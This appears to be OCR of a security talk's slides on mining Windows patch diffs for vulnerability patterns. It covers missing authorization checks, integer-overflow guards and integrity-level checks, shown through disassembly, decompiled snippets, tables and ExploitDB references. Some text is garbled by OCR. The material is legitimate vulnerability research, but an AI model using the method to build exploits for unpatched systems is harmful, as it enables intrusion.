
	cve_name	CWE_name	ranked_pe_name	ranked_kb	score	nked_build_da	eferenced_function_name	feature_type	reason	before	after	exploit_exploitdb_0
1	CVE-2018-8411	ClassIncorrect Authorization	ntfs.sys	4462941	65.0	2018-10	NtfsFindFilesOwnedBySid	ChangedAmountOfConditions	Counter({"if": 5})	27	32	https://www.exploit-db.com/exploits/45624

Microsoft Windows - 'FSCTL_FIND_FILES_BY_SID' Information Disclosure

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45624	2018-8411	GOOGLE SECURITY RESEARCH	DOS	WINDOWS	2018-10-16

Step 1 - Number of Conditions - CVE-2018-8411


00191E80 NtfsFindFilesOwnedBySid
primary
NtfsFindFilesOwnedBySid 00191EA0
secondary



```
00191EA0   NtfsFindFilesOwnedBySid
0019221E   mov        b4 ecx, b4 0x208
00192223   test       b2 ds:[r14+0x68], b2 cx
00192228   jnz        0x1922C1
```

```
00191EA0   NtfsFindFilesOwnedBySid
0019222E   mov        b4 eax, b4 ds:[r14+0x5C]
00192232   test       b4 eax, b4 eax
00192234   jnz        0x19223E
```

```
00191EA0   NtfsFindFilesOwnedBySid
0019223E   mov        b4 ss:[rsp+arg_10], b4 eax
00192245   cmp        b4 ss:[rsp+var_80], b4 eax
00192249   jz         0x1922C1
```

```
00191EA0   NtfsFindFilesOwnedBySid
0019224B   lea        rcx, ss:[rsp+F8h+SubjectContext.ClientToken0+248]    // SubjectContext
00192253   call       cs:[__imp_SeCaptureSubjectContext]                   // __imp_SeCaptureSubjectContext
00192259   mov        rcx, ss:[rsp+F8h+SubjectContext.PrimaryToken16+248]
00192261   cmp        ss:[rsp+F8h+SubjectContext.ClientToken0+248], rdi
00192269   cmovnz     rcx, ss:[rsp+F8h+SubjectContext.ClientToken0+248]    // Token
00192272   call       cs:[__imp_SeTokenIsAdmin]                            // __imp_SeTokenIsAdmin
00192278   mov        b1 bl, b1 al
0019227A   mov        b1 ss:[rsp+Src], b1 al
00192281   lea        rcx, ss:[rsp+F8h+SubjectContext.ClientToken0+248]    // SubjectContext
00192289   call       cs:[__imp_SeReleaseSubjectContext]                   // __imp_SeReleaseSubjectContext
0019228F   test       b1 bl, b1 bl
00192291   jnz        0x1922C1
```

```
00191EA0   NtfsFindFilesOwnedBySid
001922C1   lea        rax, ss:[rsp+var_90]
001922C6   mov        ss:[rsp+var_D0], rax
001922CB   lea        rax, cs:[NtfsFindBySidWorker] // NtfsFindBySidWorker
001922D2   mov        ss:[rsp+var_D8], rax
001922D7   xor        b4 r9d, b4 r9d
001922DA   lea        r8, ss:[rsp+arg_18]
001922E2   mov        rdx, r13
001922E5   mov        rcx, r15
001922E8   call       NtfsIterateMft
001922ED   mov        b4 ss:[rsp+var_84], b4 eax
001922F1   mov        b4 eax, b4 ss:[rsp+var_84]
001922F5   mov        ds:[rsi+0x38], rax
001922F9   mov        b4 eax, b4 ss:[rsp+var_84]
001922FD   test       b4 eax, b4 eax
001922FF   jns        0x192321
```

Incorrect Authorization ->
NTFS list directory by sid with no conditions

Patch - Added 5 conditions

Vulnerability category features


- Integer Overflow
- Use After Free
- Integrity Level
- Race Condition
- Directory Traversal
- Symbolic link vulnerabilities

2020

2👎20

Step 1 - Integer Overflow Example - CVE-2020-0796

SMB GHOST patch - usage of RTlULong functions




```
  if (!NT_SUCCESS(RtlUlongAdd(Header.OriginalCompressedSegmentSize, smb_header_compress.OffsetOrLength, &_v_allocation
_size)))
  {
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);
    goto ON_ERROR;
  }

  if (_v_allocation_size > another_smb_size_i_guess)
  {
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);
    goto ON_ERROR;
  }

  __alloc_buffer = SrvNetAllocateBuffer(
    _v_allocation_size,
    0i64
  );
  if ( !__alloc_buffer )
    return 0xC000009A;
```

2016

Step 1 - Integer Overflow Example - ms16-098

As presented @ Defcon 25
This time UlongMult function was used

MS16-098:Win32k!bFill Integer Overflow



```
FFF1DC070   ?bFill@@YAHAEAVEPATHOBJ@@PEAU_RECTL@@KP6AX1KPEAX@Z2@Z
FFF1DC3E0   lea     b8 r8, b8 ss:[rsp+Size     // unsigned __int
FFF1DC3EE   mov     ecx, 0x30                   // unsigned __int
FFF1DC3F3   call    b8 ?ULongMult@@YAJKKPEAK@Z
FFF1DC3F8   test    eax, eax
FFF1DC3FA   jns     b8 -7146840407037
```


```
FFF1DE840   ?bFill@@YAHAEAVEPATHOBJ@@PEAU_RECTL@@KP6AX1KPEAX@Z2@Z
FFF1DEBB9   lea     ecx, ds:[rax+rax*2]
FFF1DEBBC   shl     ecx, b1 4                          // Size
FFF1DEBBF   xor     r8d, r8d
FFF1DEBC2   mov     edx, 0x67646547
FFF1DEBC7   call    b8 PALLOCMEM2
FFF1DEBCC   mov     b8 r14, b8 rax
FFF1DEBCF   mov     b8 ss:[rsp+var_600], b8 rax
FFF1DEBD4   test    b8 rax, b8 rax
FFF1DEBD7   jz      b8 -7146840396160
```

UlongMult: checks if multiplication will result in overflow.

Value at [rsp+size] passed to the allocation func PALLOCMEM2 as the Size Parameter

Step 1 - Integer Overflow Example

Our Integer Overflow feature returned with 200+ results



PATCHED FILE

PATCHED FUNCTION


ADDED CALL (XREF)

	id	ranked_pe_name	ackag	ranked_version	ranked_kb	ed_build_	ranked_function_name	short_reason	type_of_
		Filter		Filter	Filter	Filter	Filter	Filter	Filter
1	193	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	ReadEntryList	ULongMult	ADDED
2	194	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	PhonebookEntryToRasEntryAdvanced	ULongMult	ADDED
3	195	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	RasEntryAdvancedToPhonebookEntry	ULongMult	ADDED
4	196	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateArrayFromDtlList	ULongMult	ADDED
5	197	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateServerArray	ULongMult	ADDED
6	198	rasdlg.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateArrayFromDtlList	ULongMult	ADDED
7	199	rasdlg.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateServerArray	ULongMult	ADDED
8	200	rasdlg.dll	ras...	6.3.9600.19868	4586823	2020-11	ReadEntryList	ULongMult	ADDED
9	134	gdi32.dll	gdi...	6.3.9600.19812	4577071	2020-09	pmf16AllocMF16	UIntMult	ADDED
10	150	gdiplus.dll	mic...	6.3.9600.19812	4577071	2020-09	bHandlePoly16	ULongMult	ADDED
11	151	gdiplus.dll	mic...	6.3.9600.19812	4577071	2020-09	bHandlePolyPoly16	ULongMult	ADDED


2👎20

Step 1 - Integer Overflow Example - NTDLL - April 2020

The only function that was really changed was LdrpSearchResourceSection_U




ıked_pe_naı	ɔackaɡ	ranked_version	ranked_kb	ed_build_	feature_type	diff	score
ntdll.dll ⊗		Filter	Filter	20-04 ⊗	Filter		Filter
ntdll.dll	ntdl...	6.3.9600.19678	4550970	2020-04	IntSafeFunctions	NULL	40.0
ntdll.dll	ntdl...	6.3.9600.19678	4550970	2020-04	IntSafeFunctions	NULL	40.0



ranked_function_name	reason	type_of_change
Filter	Filter	Filter
LdrpSearchResourceSection_U	RtlULongMult	ADDED
LdrpSearchResourceSection_U	RtlULongAdd	ADDED

Step 1 - Integer Overflow Example - NTDLL - April 2020


Same pattern was used, this is a patch pattern at least since 2016



```
48 = *(_WORD *)(res_Dir_data_ptr1 + 14);
lAugend = *(unsigned __int16 *)(res_Dir_data_ptr1 + 12);
esult = RtlULongAdd(ulAugend, *(unsigned __int16 *)(res_Dir_data_ptr1 + 14), &sum_add_result);
unction_return_value = result;
f ( (int)result < 0 )
 return result;
esult = RtlULongMult(sum_add_result, 8i64, &mul_add_result_ptr);
unction_return_value = result;
f ( (int)result < 0 )
 return result;
50 = (unsigned int *)(res_Dir_data_ptr1 + 16);
80 = (unsigned int *)(res_Dir_data_ptr1 + 16);
26 = base2;
f ( res_Dir_data_ptr1 + 16 + (unsigned __int64)mul_add_result_ptr > allocatedMappingSize
                                                                   + (base2 & 0xFFFFFFFFFFFFFFFCui64) )
 return 0xC000007Bi64;                    // INVALID_IMAGE_FORMAT
```

Step 1 - Integrity Level Examples

Search for added functions named “IntegrityLevel”



	ranked_pe_name	ranked_kb	anked_build_dat	feature_type	ranked_function_name	
	Filter	Filter	Filter	Filter	Filter	IntegrityLevel
1	schedsvc.dll	4503290	2019-06	ChangedXrefs	public: long RpcServer::RegisterTask(unsigned short const *,unsigned short const *,unsig...	private: static bool RpcServer::CheckI
2	ole32.dl	4015547	2017-04	ChangedXrefs	public: virtual long CClipboardBroker::IsCurrentClipboard(struct IDataObject *)	long OleCheckClipboardCallerIntegrity
3	ole32.dl	4015547	2017-04	ChangedXrefs	public: virtual long CClipboardBroker::GetExternalReference(struct IClipboardBroker * *)	long OleCheckClipboardCallerIntegrityLevel(void)
4	ole32.dl	4015547	2017-04	ChangedXrefs	public: virtual long CClipboardBroker::FlushClipboard(void)	long OleCheckClipboardCallerIntegrityLevel(void)
5	ole32.dl	4015547	2017-04	ChangedXrefs	public: virtual long CClipboardBroker::GetClipboard(struct IDataObject * *,unsigned long *)	long OleCheckClipboardCallerIntegrityLevel(void)
6	ole32.dl	4015547	2017-04	ChangedXrefs	public: virtual long CClipboardBroker::SetClipboard(struct IDataObject *)	long OleCheckClipboardCallerIntegrityLevel(void)
7	ole32.dl	4015547	2017-04	ChangedXrefs	long OleCheckClipboardCallerIntegrityLevel(void)	long GetThreadIntegrityLevel(unsigned long *)
8	msctf.dl	4516064	2019-09	ChangedXrefs	private: long CCtfServerPort::ProcessConnectionRequest(struct _PORT_MESSAGE *)	private: unsigned long CCtfServerPort::GetIntegrityLevel(void *)
9	iisutil.dll	4519990	2019-10	ChangedXrefs	long InitializeTokenAcl(void)	long QueryProcessIntegrityLevel(void)
10	iisutil.dll	4519990	2019-10	ChangedXrefs	long QueryProcessIntegrityLevel(void)	long QueryTokenIntegrityLevel(void *,unsigned long *)

Microsoft Windows - COM Session Moniker Privilege Escalation (MS17-012)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
41607	2017-0100	GOOGLE SECURITY RESEARCH	LOCAL	WINDOWS	2017-03-15

EDB Verified: ✓ Exploit: / {} Vulnerable App:

```
/*
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=10

Windows: COM Session Moniker EoP
Platform: Tested on Windows 10 14393, Server 2012 R2
Class: Elevation of Privilege

Summary:
When activating an object using the session moniker the DCOM activator doesn't check if the current user has permission allowing a user to start an arbitrary process in another logged on user's session.
```

CVE-2017-0100

CVE-2019-1365

Microsoft Windows Text Services Framework MSCTF -

EDB-ID:	CVE:	Author:	Type:	Platform:
47258	N/A	GOOGLE SECURITY RESEARCH	LOCAL	WINDOWS

EDB Verified: ✓ Exploit: / {} Vulnerabl

Windows OLE Elevation of Privilege Vulnerability

CVE-2017-0211


An elevation of privilege vulnerability exists in Microsoft Windows OLE when it fails an integrity-level check.

An attacker who successfully exploited the vulnerability could allow an application with limited privileges on an affected system to execute code at a medium integrity le more vulnerabilities (e.g. another elevation of privilege or a remote code execution vulnerability) that could take advantage of the elevated privileges when running.


The update addresses the vulnerability by correcting how Microsoft OLE checks the integrity level of certain processes.

Step 2

Correlate CVEs to patches



Step 2 - Correlation of CVE to patched file




Windows Error Reporting Elevation of Privilege Vulnerability

CVE-2019-0863

Name

CVE Number



